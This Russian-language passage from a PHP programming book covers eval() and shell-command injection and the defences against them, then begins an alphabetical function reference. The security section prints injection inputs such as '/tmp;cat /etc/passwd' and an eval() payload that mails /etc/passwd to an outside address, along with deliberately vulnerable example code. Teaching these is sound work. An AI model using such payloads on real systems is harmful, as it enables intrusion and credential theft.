            eval(stripslashes($_REQUEST['code'])); // Плохо!
        } ?>

        <form action="<?php echo $_SERVER['PHP_SELF']; ?>">
            <input type="text" name="code" />
            <input type="submit" name="Выполнить код" />
            </form>

    </body>
</html>
```

Эта страница принимает из формы некоторый произвольный PHP-код и выполняет его как часть сценария. Запущенный код имеет доступ ко всем глобальным переменным сценария и работает с такими же полномочиями, как и сценарий, выполняющий код. Не трудно догадаться, почему это проблема. Например, в форму можно ввести:

```
include("/etc/passwd");
```

Никогда не делайте этого! Нет никакого способа убедиться, что запускаемый пользователем сценарий безопасен. Вы можете глобально отключить некоторые функции, перечислив их через запятую в параметре конфигурации disable_functions в *php.ini*. Например, обычно нет необходимости в функции system(), поэтому отключить ее можно так:

```
disable_functions = system
```

Это не сделает eval() безопаснее, но хоть как-то ограничит потенциально возможные проблемы: нет никакого другого способа препятствовать изменению важных переменных или использования встроенных конструкций, таких как echo.

Заметьте, что функция preg_replace() с опцией /e тоже вызывает eval() для выполнения PHP-кода, поэтому не используйте важные данные в строке замены.

В случае с include, require, include_once и require_once, лучше всего - выключить удаленный доступ к файлам, используя allow_url_fopen.

Любое использование функции eval() и опции /e функции preg_replace() очень опасно, особенно, если в этих вызовах вы используете введенные пользователем данные. Рассмотрим следующий код:

```
eval("2 + {$userInput}");
```

Он только на первый взгляд кажется довольно безвредным. Однако, предположите, что пользователь вводит следующее значение:

```
2; mail("l33t@somewhere.com", "Some passwords", "/bin/cat /etc/passwd");
```

В этом случае будет выполнена и та операция, которую вы ожидаете, и та, которой бы следовало избежать. Самое правильное решение - никогда не передавать введенные пользователем данные в eval().

12.8. Команды оболочки

Будьте очень осторожны при использовании функций exec(), system(), passthru() и popen(), а также оператора ` в вашем коде. Оболочка - это проблема, потому что она по-своему распознает специальные символы (например, точку с запятой для разделения команд). Например, предположим, ваш скрипт содержит эту строку:

```
system("ls {$directory}");
```

Если пользователь передаст значение "/tmp;cat /etc/passwd" в качестве параметра $directory, то он получит ваш файл с паролями, поскольку system() выполнит следующую команду:

```
ls /tmp;cat /etc/passwd
```

В случае, если все-таки нужно передать введенные пользователем аргументы shell-команде, используйте команду escapeshellarg() для экранирования всех последовательностей символов, которые имеют специальное назначение в оболочке:

```
$cleanedArg = escapeshellarg($directory);
system("ls {$cleanedArg}");
```

Теперь, если пользователь попытается передать строку "/tmp;cat /etc/passwd", на самом деле будет выполнена команда:

```
ls '/tmp;cat /etc/passwd'
```

Самый простой способ избежать использования оболочки заключается в том, чтобы реализовать работу любой необходимой программы только средствами PHP, без привлечения к оболочке. Использование только встроенных в PHP функции является существенно более безопасным, чем любое решение, подразумевающее задействование оболочки.

12.9. Резюме

Поскольку безопасность - это очень важная тема, давайте повторим основные моменты этой главы и рассмотрим некоторые дополнительные трюки:

- Фильтруйте ввод пользователя, чтобы убедиться, что все данные, полученные вами из удаленных источников - это именно те данные, которые вы ожидаете. Чем строже логика фильтрации, тем безопаснее ваше приложение.
- Экранируйте вывод, чтобы убедиться, что ваши данные не испорчены/подменены удаленной системой.
- Всегда инициализируйте ваши переменные. Это особенно важно, когда директива register_globals включена.
- Отключите директивы register_globals, magic_quotes_gpc и allow_url_fopen. См. *www.php.net* для получения подробной информации об этих директивах.
- При создании имени файла, проверяйте его компоненты функциями basename() и realpath().
- Храните подключаемые файлы за пределами корневого каталога документов. Для таких файлов лучше использовать расширение *.php*, а не *.net*.
- Всегда вызывайте session_regenerate_id() при изменении пользовательских полномочий.
- Плохо сначала создавать файл, а потом изменять его права доступа. Вместо этого используйте umask(), чтобы файл создавался сразу с правильными правами доступа.

Приложение. Справочник по функциям

Это приложение описывает функции, доступные во встроенных в PHP расширениях. Эти расширения встраиваются опциями --with и --enable при сборке PHP и не могут быть отключены через файл конфигурации.

Для каждой функции в этом справочнике будет указано: ее имя, принимаемые параметры с типами данных, будет сказано, какой из параметров обязательный, а какой - нет, также будут приведены краткое описание функции, побочные эффекты, ошибки и возвращаемые функцией структуры данных.

Список функций PHP в алфавитном порядке

abs

```
int abs(int number)
float abs(float number)
```

Возвращает абсолютное значение параметра number такого же типа (float или integer), что и параметр.

acos

```
float acos(float value)
```

Возвращает арккосинус значения value в радианах.

acosh

```
float acosh(float value)
```

Возвращает гиперболический арккосинус значения value в радианах.

addcslashes

```
string addcslashes(string string, string characters)
```

Возвращает строку string, экранированную обратными слешами перед символами, указанными в параметре characters. Вы можете указать диапазоны символов, разделив их двумя точками, например, чтобы экранировать символы от a до q, используйте "a..q". В characters можно указать несколько символов и диапазонов. Функция addcslashes() - обратная для функции stripcslashes().

addslashes

```
string addslashes(string string)
```

Возвращает строку, в которой перед каждым спецсимволом добавлен обратный слеш, например, для последующего использования этой строки в запросе к SQL базе данных и т.п. Экранируются одиночная кавычка ('), двойная кавычка ("), обратный слеш (\) и NUL (байт NULL). Функция stripslashes() обратная этой функции.

array_change_key_case

```
array array_change_key_case(array array[, CASE_UPPER|CASE_LOWER])
```

Возвращает массив array, все ключи которого преобразованы в нижний или верхний регистр. Числовые ключи останутся нетронутыми. Если задан необязательный параметр CASE_LOWER, ключи будут преобразованы в нижний регистр.

array_chunk

```
array array_chunk(array array, int size[, int preserve_keys])
```

Разбивает массив array на серию массивов, каждый из которых содержит *size* элементов. Последний массив может содержать меньше элементов. Если параметр preserve_keys равен true (по умолчанию - false), ключи оригинального массива будут сохранены. В противном случае (если preserve_keys равен false) значения будут упорядочены с числовыми индексами, начиная с 0.

array_combine

```
array array_combine(array keys, array values)
```

Возвращает массив array, созданный, используя значения массива keys в качестве ключей и значения массива values в качестве соответствующих значений. Если какой-то из массивов не содержит элементов или число элементов в массивах отличается (или же элемент существует в одном массиве, но отсутствует в другом), возвращается false.

array_count_values

```
array array_count_values(array array)
```

Возвращает массив, ключами которого являются значения массива array, а значениями - частота повторения значений array.

array_diff

```
array array_diff(array array1, array array2[, ... array arrayN])
```

Возвращает массив, содержащий все значения из первого массива, которые отсутствуют в любом другом предоставленном массиве. Ключи значений сохраняются.

array_diff_assoc

```
array array_diff_assoc(array array1, array array2[, ... array arrayN])
```

Возвращает массив, содержащий все значения в массиве array1, которые отсутствуют в других предоставленных массивах. Отличие от array_diff() в том, что ключи тоже участвуют в сравнении. Ключи значений сохраняются.

array_diff_key

```
array array_diff_key(array array1, array array2[, ... array arrayN])
```

Возвращает массив, который содержит все значения из первого массива, ключи которых отсутствуют в любом другом предоставленном массиве. Ключи значений сохраняются.

array_diff_uassoc

array array_diff_uassoc(array array1, array array2 [, ... array arrayN], callable function)

Возвращает массив, содержащий все значения массива array1, отсутствующие в любом другом предоставленном массива. В отличие от array_diff(), ключи также участвуют в сравнении. Функция function используется для сравнения значений на эквивалентность. Функция вызывается с двумя параметрами - значения, которые нужно сравнить. Функция должна вернуть целое число меньше 0, если первый аргумент меньше второго, 0 если аргументы равны и значение больше 0, если первый аргумент больше второго. Ключи значений сохраняются.

array_diff_ukey

array array_diff_ukey(array array1, array array2 [, ... array arrayN], callable function)

Возвращает массив, содержащие все значения в array1, ключи которых отсутствуют в любом другом предоставленном массиве. Функция function используется для сравнения элементов на эквивалентность. Функция вызывается с двумя параметрами - значения, которые нужно сравнить. Функция должна вернуть целое число меньше 0, если первый аргумент меньше второго, 0 если аргументы равны и значение больше 0, если первый аргумент больше второго. Ключи значений сохраняются.

array_fill

array array_fill(int start, int count, mixed value)

Возвращает массив с count элементами, равными value (заполняет массив одинаковыми элементами). Используются числовые индексы, начиная со start, для каждого следующего элемента индекс увеличивается на 1. Если count = 0 или меньше, вы получите ошибку.

array_fill_keys

array array_fill_keys(array keys, mixed value)

Создает и заполняет массив значением параметра value, используя значения массива keys в качестве ключей.

array_filter

array array_filter(array array, mixed callback)

Создает массив, содержащий все значения из исходного массива array, для которых заданная функция callback возвращает true. Если входной массив является ассоциативным, ключи сохраняются. Например:

```
functian isBig($inValue)
{
    return($inValue > 10);
}
$array = array(7, 8, 9, 10, 11, 12, 13, 14);

$newArray = array_filter($array, "isBig"); //содержит (11, 12, 13, 14)
```

array_flip

```
array array_flip(array array)
```

Возвращает array наоборот, то есть ключи массива array становятся значениями, а значения массива становятся ключами. Если будет найдено несколько одинаковых значений, в результирующем массиве останется последнее встреченное значение. Значения в исходном массиве должны быть либо строкой, либо целым числом. Если это не так, array_flip() сгенерирует предупреждение и данная пара ключ/значение не будет включена в результат. В случае ошибки array_flip() возвращает NULL.

array_intersect

```
array array_intersect(array array1, array array2[, ... array arrayN])
```

Возвращает массив, содержащий каждый элемент массива array1, который также есть в других указанных массивах.

array_intersect_assoc

```
array array_intersect_assac(array array1, array array2[, ... array arrayN])
```

Возвращает массив, содержащий все значения, присутствующие во всех заданных массивах. В отличие от array_intersect(), в сравнении участвуют и ключи, и значения. Ключи значений сохраняются.

array_intersect_key

```
array array_intersect_key(array array1, array array2[, ... array arrayN])
```

Возвращает массив, состоящий из каждого элемента array1, ключ которого существует в каждом другом массиве.

array_intersect_uassoc

```
array array_intersect_uassac(array array1, array array2
[, ... array arrayN], callable function)
```

Возвращает массив, содержащий все значения, присутствующие во всех заданных массивах. Функция function используется для сравнения ключей элементов на эквивалентность. Функция вызывается с двумя параметрами - значениями, которые нужно сравнить. Функция возвращает значение

меньше 0, если первый аргумент меньше второго, 0, если аргументы равны и значение больше 0, если первый аргумент больше второго. Ключи значений сохраняются.

array_intersect_ukey

```
array array_intersect_ukey(array array1, array array2
[, ... array arrayN], callable function)
```

Возвращает массив, содержащий каждый элемент array1, ключ которого существует в каждом другом массиве.

Функция function используется для равнения элементов. Функция возвращает значение меньше 0, если первый аргумент меньше второго, 0, если аргументы равны и значение больше 0, если первый аргумент больше второго. Ключи значений сохраняются.

array_key_exists

```
bool array_key_exists(mixed key, array array)
```

Возвращает true, если массив array содержит ключ key. Если нет таких ключей, возвращает false.

array_keys

```
array array_keys(array array[, mixed value[, bool strict]])
```

Возвращает массив, содержащий все ключи в заданном массиве. Если второй параметр указан, возвращаются только ключи со значением value. Если параметр strict равен true, при проверке будет использоваться оператор ===, а не ==.

array_map

```
array array_map(mixed callback, array array1[, ... array arrayN])
```

Создает массив путем применения функции callback, заданной в первом параметре, к оставшимся параметрам (массивам). Функция применяется к каждому значению в каждом массиве. Число параметров, передаваемых в функцию, должно совпадать с числом массивов. Например:

```
function multiply($inOne, $inTwo) {
    return $inOne * $inTwo;
}

$first = (1, 2, 3, 4);
$second = (10, 9, 8, 7);
$array = array_map("multiply", $first, $second); // содержит (10, 18, 24, 28)
```

array_merge

```
array array_merge(array array1, array array2[, ... array arrayN])
```

Возвращает массив, созданный путем присоединения элементов каждого предоставленного массива к предыдущему. Если массивы имеют одинаковые строковые ключи, тогда каждое последующее значение будет заменять предыдущее. Если массивы имеют одинаковые числовые ключи, значение, упомянутое последним, не заменит исходное значение, а будет добавлено в конец массива.

array_merge_recursive

```
array array_merge_recursive(array array1, array array2[, ... array arrayN])
```

Подобно array_merge() создает и возвращает массив путем присоединения каждого входного массива к предыдущему. Однако, в отличие от array_merge(), когда у нескольких элементов есть такой же строковой ключ, массив, содержащий каждое значение, будет вставлен в результирующий массив.

array_multisort

```
bool array_multisort(array array1[, SORT_ASC|SORT_DESC
[,SORT_REGULAR|SORT_NUMERIC|SORT_STRING]][,arrayarray2[,SORT_ASC|SORT_DESC
[, SORT_REGULAR|SORT_NUMERIC|SORT_STRING]], ...])
```

Используется для одновременной сортировки нескольких массивов или же для сортировки многомерных массивов в одной или более размерностях. Входные массивы обрабатываются как столбцы в таблице, которая будет отсортирована по строкам - первый массив - основной сортируемый массив.

Первый массив - массив. После него может следовать тоже массив или один из следующих флагов сортировки (флаги сортировки используются для изменения порядка сортировки по умолчанию):

- SORT_ASC (по умолчанию) - сортировка в порядке возрастания
- SORT_DESC - сортировка в порядке убывания

После этого можно указать тип сортировки:

- SORT_REGULAR (по умолчанию) - обычное сравнение элементов
- SORT_NUMERIC - сравнивает элементы как числа
- SORT_STRING - сравнивает элементы как строки

Флаги сортировки применяются только к предшествующему массиву и они сбрасываются в SORT_ASC и SORT_REGULAR перед каждым новым аргументом массива.

Эта функция возвращает true, если операция была успешна и false - в противном случае.

array_pad

```
array array_pad(array input, int size[, mixed padding])
```

Возвращает копию массива input, дополненного до размера size элементами со значением padding. Вы можете добавить элементы в начало массива, указав отрицательный размер. В этом случае новый размер массива - абсолютное значение размера.

Если абсолютное значение параметра size меньше или равно размеру массива input, функция не производит никаких операций и возвращает исходную копию массива.

array_pop

```
mixed array_pop(array &stack)
```

Удаляет последнее значение из заданного массива и возвращает его. Если массив пуст (или аргумент не является массивом), возвращает NULL. Обратите внимание, что указатель массива сбрасывается для предоставленного массива.

array_product

```
number array_product(array array)
```

Возвращает произведение каждого элемента в массиве. Если каждый элемент массива - целое число, результат также будет целым числом, в противном случае результат - вещественное число.

array_push

```
int array_push(array &array, mixed value1[, ... mixed valueN])
```

Добавляет заданные значения в конец указанного в первом аргументе массива и возвращает новый размер массива. Выполнение этой функции аналогично вызову $array[]=$value для каждого значения в списке.

array_rand

```
mixed array_rand(array array[, int count])
```

Возвращает случайный элемент из заданного массива. Второй (необязательный) параметр указывает, сколько элементов нужно вернуть. Если возвращается больше одного элемента, возвращается массив элементов вместо одного элемента.

array_reduce

mixed array_reduce(array array, mixed callback[, int initial])

Применяет функцию callback к элементам массива array и, таким образом, сводит массив к единственному значению. Если задан третий параметр, то он будет использован в начале процесса, или в качестве окончательного результата в случае пустого массива.

array_replace

array array_replace(array array1, array array2[, ... array arrayN])

Возвращает массив, созданный путем замены значений в массиве array1 значениями из других массивов. Элементы в массиве array1 с ключами, совпадающими с массивами замены, будут заменены значениями этих элементов.

Если для замены передано несколько массивов, они будут обработаны в порядке передачи и более поздние массивы будут перезаписывать значения из предыдущих. Любые элементы в массиве array1, отсутствующие в массивах замены, будут сохранены как есть.

array_replace_recursive

array array_replace_recursive(array array1, array array2[, ... array arrayN])

Заменяет значения первого массива array1 на соответствующие по ключам значения из всех следующих массивов. Если ключ из первого массива есть во втором, его значение будет заменено на значение из второго массива. Если ключ есть во втором массиве, но отсутствует в первом, он будет создан в первом массиве. Если ключ есть только в первом массиве array1, то он остается как есть.

Если передано несколько массивов, они будут обработаны по порядку, последующие перезаписывают предыдущие значения.

array_revere

array array_reverse(array array[, bool preserve_keys])

Возвращает массив, содержащий те же элементы, что и массив array, но в обратном порядке. Если параметр preserve_keys установлен в true, числовые ключи будут сохранены. На строковые ключи этот параметр не влияет и они всегда сохраняются.

array_search

mixed array_search(mixed value, array array[, bool strict])

Осуществляет поиск значения в массиве, как и в случае с in_array(). Если значение найдено, возвращается его ключ. В противном случае возвращается NULL. Если параметр strict равен true, то для сравнения элементов будет использоваться оператор ===, а не ==.

array_shift

```
mixed array_shift(array stack)
```

Подобна функции array_pop(), но вместо удаления и возвращения последнего элемента массива, она удаляет и возвращает первый элемент массива. Если массив пуст или переданный аргумент не является массивом, возвращает NULL.

array_slice

```
array array_slice(array array, int offset[, int length][, bool keepkeys])
```

Возвращает массив, состоящий набор элементов, полученных из заданного массива. Если offset - положительное число, последовательность начнётся на указанном расстоянии от начала array. Если offset - отрицательное число, последовательность начнётся на расстоянии указанном расстоянии от конца array. Если передан третий параметр и он положительный, будет возвращено указанное число элементов (Length). Если этот параметр отрицательный, последовательность остановится на указанном расстоянии от конца массива. Если он опущен, последовательность будет содержать все элементы с offset до конца массива array.

Если задан параметр keepkeys и он равен true, будут сохранены числовые ключи. В противном случае числовые ключи будут перенумерованы и пересортированы.

array_splice

```
array array_splice(array array, int offset[, int length[, array replacement]])
```

Удаляет length элементов, расположенных на расстоянии offset из массива input, и заменяет их элементами массива replacement, если он передан в качестве параметра. Будут возвращены удаленные (или замененные) элементы.

array_sum

```
number array_sum(array array)
```

Возвращает сумму всех элементов массива. Если все числа - целые, то результат тоже будет целым числом. Если одно из чисел - вещественное, то результат тоже будет вещественным.

array_udiff

```
array array_udiff(array array1, array array2[, ... array arrayN], string function)
```

Возвращает массив, содержащий все значения в array1, которые отсутствуют в других массивах. В сравнении участвуют, только значения. Это означает, что пары "a => 1" и "b => 1" рассматриваются как равные. Для сравнения значений используется функция function. Функция принимает два параметра - значения, которые нужно сравнить. Функция возвращает значение меньше 0, если первый аргумент меньше второго, 0, если аргументы равны и значение больше 0, если первый аргумент больше второго. Ключи значений сохраняются.

array_udiff_assoc

```
array array_udiff_assoc(array array1, array array2
[, ... array arrayN], string function)
```

Возвращает массив, содержащий все значения в array1, которые отсутствуют в других массивах. В сравнении участвуют, как ключи, так и значения. Это означает, что пары "a => 1" и "b => 1" *не* рассматриваются как равные. Для сравнения значений используется функция function. Функция принимает два параметра - значения, которые нужно сравнить. Функция возвращает значение меньше 0, если первый аргумент меньше второго, 0, если аргументы равны и значение больше 0, если первый аргумент больше второго. Ключи значений сохраняются.

array_udiff_uassoc

```
array array_udiff_uassoc(array array1, array array2[, ... array arrayN],
string function1, string function2)
```

Возвращает массив, содержащий все значения в array1, которые отсутствуют в других массивах. В сравнении участвуют, как ключи, так и значения. Это означает, что пары "a => 1" и "b => 1" *не* рассматриваются как равные. Функция function1 используется для сравнения значений элементов. Функция function2 используется для сравнения ключей. Каждая функция вызывается с двумя параметрами - значениями для сравнения. Как обычно, функция должна вернуть значение меньше 0, если первый аргумент меньше второго; 0, если аргументы равны и значение больше 0, если первый аргумент больше второго. Ключи значений сохраняются.

array_uintersect

```
array array_uintersect(array array1, array array2
[, ... array arrayN], string function)
```

Возвращает массив, содержащий все значения в массиве array1, которые присутствуют во всех других массивах. В сравнении на эквивалентность участвуют только значения, это означает, что "a"=>1 и "b"=>1 рассматриваются как эквивалентные. Для сравнения используется функция function. Функция принимает два параметра - значения, которые нужно сравнить. Функция возвращает значение меньше 0, если первый аргумент меньше второго, 0, если аргументы равны и значение больше 0, если первый аргумент больше второго. Ключи значений сохраняются.

array_uintersect_assoc

```
array array_uintersect_assoc(array array1,
array array2[, ... array arrayN], string function)
```

Возвращает массив, содержащий все значения в массиве array1, которые присутствуют во всех других массивах. В сравнении на эквивалентность участвуют и значения, и ключи, а это означает, что "a"=>1 и "b"=>1 рассматриваются как неэквивалентные. Для сравнения используется функция function. Функция принимает два параметра - значения, которые нужно сравнить. Функция возвращает значение меньше 0, если первый аргумент меньше второго, 0, если аргументы равны и значение больше 0, если первый аргумент больше второго. Ключи значений сохраняются.

array_uintersect_uassoc

```
array array_uintersect_uassoc(array array1, array
array2[, ... array arrayN], string function1, string function2)
```

Возвращает массив, содержащий все значения первого массива, которые также присутствуют во всех других массивах. В сравнении на эквивалентность участвуют и значения, и ключи, а это означает, что "a"=>1 и "b"=>1 рассматриваются как неэквивалентные. Функция function1 используется для сравнения значений элементов. Функция function2 используется для сравнения ключей. Каждая функция вызывается с двумя параметрами - значениями для сравнения. Как обычно, функция должна вернуть значение меньше 0, если первый аргумент меньше второго; 0, если аргументы равны и значение больше 0, если первый аргумент больше второго. Ключи значений сохраняются.

array_unique

```
array array_unique(array array[, int sort_flags])
```

Создает и возвращает массив, содержащий только уникальные значения из заданного массива. Если значения дублируются, более поздние дубликаты будут проигнорированы (в результирующий массив попадет только одно значение). Аргумент sort_flags является необязательным и мо-

жет быть использован для изменения методов сортировки SORT_REGULAR, SORT_NUMERIC, SORT_STRING (по умолчанию) и SORT_LOCALE_STRING. Ключи исходного массива сохраняются.

array_unshift

```
int array_unshift(array stack, mixed value1[, ... mixed valueN])
```

Возвращает копию заданного массива с дополнительными аргументами, добавленными в начало массива. Новые элементы будут добавлены как единое целое, поэтому они появятся в массиве в том порядке, в котором они заданы в списке аргументов. Возвращает число элементов нового массива.

array_values

```
array array_values(array array)
```

Возвращает массив, содержащий все значения входного массива. Ключи этих значений не сохраняются.

array_walk

```
bool array_walk(array input, string callback[, mixed user_data])
```

Вызывает функцию callback для каждого элемента массива. Функции передается значение, ключ и необязательный аргумент user_data. Чтобы функция работала непосредственно на значениях массива, определите первый параметры функции как ссылку. Возвращает true в случае успех, false - в противном случае.

array_walk_recursive

```
bool array_walk_recursive(array input, string function[, mixed user_data])
```

Подобно функции array_walk() вызывает функцию для каждого элемента в массиве. Эта функция обрабатывает каждый элемент многомерного массива, в отличие от array_walk(), которую можно использоваться только для одномерных массивов. Функции передается значение, ключ и необязательный аргумент user_data. Чтобы функция работала непосредственно на значениях массива, определите первый параметры функции как ссылку. Возвращает true в случае успех, false - в противном случае.

arsort

```
bool arsort(array array[, int flags])
```

Сортирует массив в обратном порядке, сохраняя пары ключ=>значение. Необязательный второй параметр содержит флаги сортировки. Возвращает true в случае успеха, false - в противном случае. Подробно эта функция и функция sort описана в главе 5.

asin

```
float asin(float value)
```

Возвращает арксинус значения value в радианах.

asinh

```
float asinh(float value)
```

Возвращает гиперболический арксинус (обратный гиперболичный синус) значения value.

asort

```
bool asort(array array[, int flags])
```

Сортирует массив, сохраняя пары ключ=>значение. Необязательный второй параметр содержит флаги сортировки. Возвращает true в случае успеха, false - в случае неудачи. Подробно эта функция и функция sort описана в главе 5.

assert

```
bool assert(string|bool assertion[, string description] )
```

Если assertion равен true, будет сгенерировано предупреждение. Если assertion - строка, она будет расценена как PHP-код. Необязательный второй параметр задает дополнительный текст, который будет добавлен в сообщение об ошибке. См. функцию assert_options().

assert_options

```
mixed assert_options(int option[, mixed value])
```

Если value - указан, то значение опции option будет установлено в value и возвращено старое значение опции. Если value не установлен, то будет возвращено текущее значение опции option. Для option доступны следующие значения:

- ASSERT_ACTIVE - включает assert()-проверки.
- ASSERT_WARNING - выводит предупреждения для каждой проверки, завершившейся неудачей.
- ASSERT_BAIL - завершить выполнение в случае провала проверки.
- ASSERT_QUIET_EVAL - отключить директиву error_reporting во время проверки утверждения.
- ASSERT_CALLBACK - вызывать указанную пользователем callback-функцию для обработки утверждения, которое не прошло проверку. Функции будет передано три аргумента: файл, строка и выражение, не прошедшее проверку.

atan

```
float atan(float value)
```

Возвращает арктангенс значения value в радианах.

atan2

```
float atan2(float y, float x)
```

Функция вычисляет арктангенс переменных x и y. Знаки обоих аргументов используются для вычисления квадранта результата.

atanh

```
float atanh(float value)
```

Возвращает обратный гиперболический тангенс значения value.

base_convert

```
string base_convert(string number, int from, int to)
```

Конвертирует число number из одной системы счисления в другую. Исходная система счисления задается параметром from, из нее число будет конвертировано в систему, заданную параметром to. База системы счисления может быть в диапазоне от 2 до 36. Цифры в системе счисления с базой выше, чем 10 представляются буквами a (10) до z (35). При использовании 32-разрядных чисел, максимальное десятичное значение, которое может быть преобразовано - 2,147,483,647.

base64_decode

```
string base64_decode(string data)
```

Декодирует данные data, закодированные с помощью base-64, в строку (которая может содержать двоичные данные). Для более подробной информации см. RFC 2045.

base64_encode

```
string base64_encode(string data)
```

Возвращает закодированную с помощью base-64 строку data. Кодирование MIME base-64 используется для передачи двоичных или других 8-битных данных по протоколам, которые не могут безопасно передавать 8-битные данные, например, по электронной почте.

basename

```
string basename(string path[, string suffix])
```

Возвращает имя файла из полного пути к файлу, который задан аргументом path. Параметр suffix содержит суффикс (обычно "расширение"), который будет удален из имени. Например:

```
$path = "/usr/local/httpd/index.html";
echo(basename($path));              // index.html
echo(basename($path, '.html')); // index
```

bin2hex

```
string bin2hex(string binary)
```

Конвертирует binary в шестнадцатеричное значение (база = 16). При использовании 32-разрядных чисел, максимальное десятичное значение, которое может быть преобразовано - 2,147,483,647.

bindec

```
number bindec(string binary)
```

Конвертирует binary в десятичное значение. При использовании 32-разрядных чисел, максимальное десятичное значение, которое может быть преобразовано - 2,147,483,647.

call_user_func

```
mixed call_user_func(string function[, mixed parameter1[, ... mixed parameterN]])
```

Вызывает функцию, заданную в первом параметры. Дополнительные параметры используются как при вызове функции. Возвращает значение, возвращенное функцией.

call_user_func_array

```
mixed call_user_func_array(string function, array parameters)
```

Подобно функции call_user_func(), эта функция вызывает функцию с именем function с параметрами, заданными в массиве parameters. Возвращает значение, возвращенное функцией.

ceil

```
float ceil(float number)
```

Возвращает ближайшее наибольшее целое от number, которое будет округлено в большую сторону в случае необходимости.

chdir

```
bool chdir(string path)
```

Устанавливает текущий рабочий каталог в path. Возвращает true, если операция прошла успешно и false - в противном случае.

checkdate

bool checkdate(int month, int day, int year)

Возвращает true, если месяц (month), день (day) и год (year) являются допустимыми значениями даты, false - в противном случае. Дата считается допустимой, если год находится в диапазоне от 1 до 32767 включительно, месяц - от 1 до 12 и день - от 1 до N, где N - число дней в месяце (високосные годы также учитываются).

checkdnsrr

bool checkdnsrr(string host[, string type])

Ищет DNS-записи узла host заданного типа type. Возвращает true, если запись (записи) найдены, false - в противном случае. Если тип не указан, по умолчанию используется тип MX. Другие значения аргумента type:

- A - IP-адрес.
- MX (по умолчанию) - почтовый сервер.
- NS - сервер имен.
- SOA - начало полномочий.
- PTR - указатель на информацию.
- CNAME - каноническое имя.
- AAAA - 128-битный IPv6-адрес.
- A6 - определена как часть раннего IPv6, но была понижена до экспериментальной.
- SRV - используется для определения обнаружения хоста.
- NAPTR - новейший тип DNS-записей, использующих регулярные выражения.
- TXT - изначально была предназначена для человекочитаемого текста, однако эта запись также содержит данные, предназначенные для чтением машинами.
- ANY - любая из приведенных выше.

Для более подробной информации см. *http://en.wikipedia.org/wiki/List_of_DNS_record_types*.

chgrp

bool chgrp(string path, mixed group)

Изменяет группу файла, заданного параметром path на group. Чтобы эта функция работала, PHP должен запускаться с надлежащими привилегиями. Возвращает true в случае успеха и false - в случае неудачи.

chmod

bool chmod(string path, int mode)

Пытается изменить права файла, заданного параметром path, на mode. Параметр mode должен быть восьмеричным числом, например, 0755. Целое число 755 или строка "u+x" не работают, как ожидается. Возвращает true в случае успеха и false - в случае неудачи.

chown

bool chown(string path, mixed user)

Изменяет владельца файла path на user (параметр, содержащий имя пользователя). Чтобы эта функция работала, PHP должен запускаться с надлежащими привилегиями (обычно нужен root-доступ). Возвращает true в случае успеха и false - в случае неудачи.

chr

string chr(int char)

Возвращает строку, содержащий один ASCII-символ с номером char.

chroot

bool chroot(string path)

Изменяет корневой каталог текущего процесса на path. Вы не можете использовать chroot() для восстановления корневого каталога на /, когда PHP запущен в веб-окружении. Возвращает true в случае успеха и false - в случае неудачи.

chunk_split

string chunk_split(string string[, int size[, string postfix]])

Вставляет postfix в строку после каждых size символов и в конец строки. Возвращает результирующую строку. Если postfix не задан, по умолчанию используется значение \r\n, а size по умолчанию равен 76. Эта функция обычно полезна для кодирования данных по стандарту RFC 2045. Например:

```
$data = "...очень длинная строка...";
$converted = chunk_split(base64_encode($data));
```

class_alias

bool class_alias(string name, string alias)

Создает псевдоним для класса с именем name. После этого вы можете ссылаться на класс как по имени name, так и по имени alias. Возвращает true, если псевдоним создан. Если нет, возвращается false.

class_exists

```
bool class_exists(string name[, bool autoload_class])
```

Возвращает true, если класс с указанным именем определен. Если нет, функция вернет false. Имя класса не чувствительно к регистру. Если параметр autoload_class = true, класс будет автоматически загружен с помощью функции __autoload().

class_implements

```
array class_implements(mixed class[, bool autoload_class])
```

Если class - это объект, возвращает массив, содержащий имена интерфейсов, реализованных классом объекта class. Если class - это строка, будет возвращен массив, содержащий имена интерфейсов, реализованных классом с именем class. Возвращает false, если class не является ни строкой, ни объектом, или если class - это строка, но не существует класса с этим именем. Если autoload_class = true, класс будет загружен с помощью функции __autoload() перед получением списка интерфейсов.

class_parents

```
array class_parents(mixed class[, bool autoload_class])
```

Возвращает список родительских классов заданного класса. Параметр class может быть или объектом или строкой, содержащей имя класса. Возвращает false, если class не является ни строкой, ни объектом, или если class - это строка, но не существует класса с этим именем. Если autoload_class = true, класс будет загружен с помощью функции __autoload() перед получением списка интерфейсов.

clearstatcache

```
void clearstatcache([bool clear_realpath_cache[, string file ]])
```

Очищает кэш состояний файлов. Следующий вызов к любой из функций состояний файла приведет к получению информации с диска. Параметр clear_realpath_cache позволяет очистить кэш realpath. Параметр file позволяет очистить кэш realpath и stat только для указанного файла и может быть использовать, только если clear_realpath_cache = true.

closedir

```
void closedir([int handle])
```

Закрывает поток каталога, указанный дескриптором handle. Для более подробной информации по потокам каталога см. функцию opendir(). Если handle не указан, будет закрыт дескриптор последнего открытого потока каталога.

closelog

```
int closelog()
```

Закрывает дескриптор файла, используемый для записи в системный журнал. В случае успеха возвращает true, false - в противном случае.

compact

```
array compact(mixed variable1[, ... mixed variableN])
```

Создает массив, содержащий переменные и их значения. Для каждого из переданного параметров, функция compact() ищет переменную с указанным именем в текущей таблице символов и добавляет их в выводимый массив так, что имя переменной становится ключом, а содержимое переменной становится значением этого ключа. Если любой из параметров - массив, он будет обработать рекурсивно. Эта функция является обратной для функции extract().

connection_aborted

```
int connection_aborted()
```

Возвращает true (1), если клиент отсоединен (например, нажал Стоп в браузере). В противном случае возвращает false (0) - если клиент все еще подключен.

connection_status

```
int connection_status()
```

Возвращает состояние соединения, которое может быть: NORMAL (0), ABORTED (1) и TIMEOUT (2).

constant

```
mixed constant(string name)
```

Возвращает значение константы с именем name.

convert_cyr_string

```
string convert_cyr_string(string value, string from, string to)
```

Конвертирует value из одной русскоязычной кодировки символов в другую. Параметр from задает исходную кодировку, параметр to задает результирующую кодировку. Параметры from и to могут принимать следующие значения:

- k - koi8-r
- w - Windows-1251
- i - ISO 8859-5

- a или d - x-cp866
- m - x-mac-cyrillic

convert_uudecode

string convert_uudecode(string value)

Раскодирует строку value, закодированную с помощью uuencode, и возвращает ее.

convert_uuencode

string convert_uuencode(string value)

Кодирует строку value, используя uuencode, и возвращает ее.

copy

int copy(string path, string destination[, resource context])

Копирует файл, заданный параметром path, в destination. Если операция успешна, функция вернет true, false - в противном случае. Если файл в каталоге назначения (destination) уже существует, он будет заменен. Необязательный параметр context задает ресурс контекста, созданный функцией stream_context_create().

cos

float cos(float value)

Возвращает косинус значения value в радианах.

cosh

float cosh(float value)

Возвращает гиперболический косинус значения value.
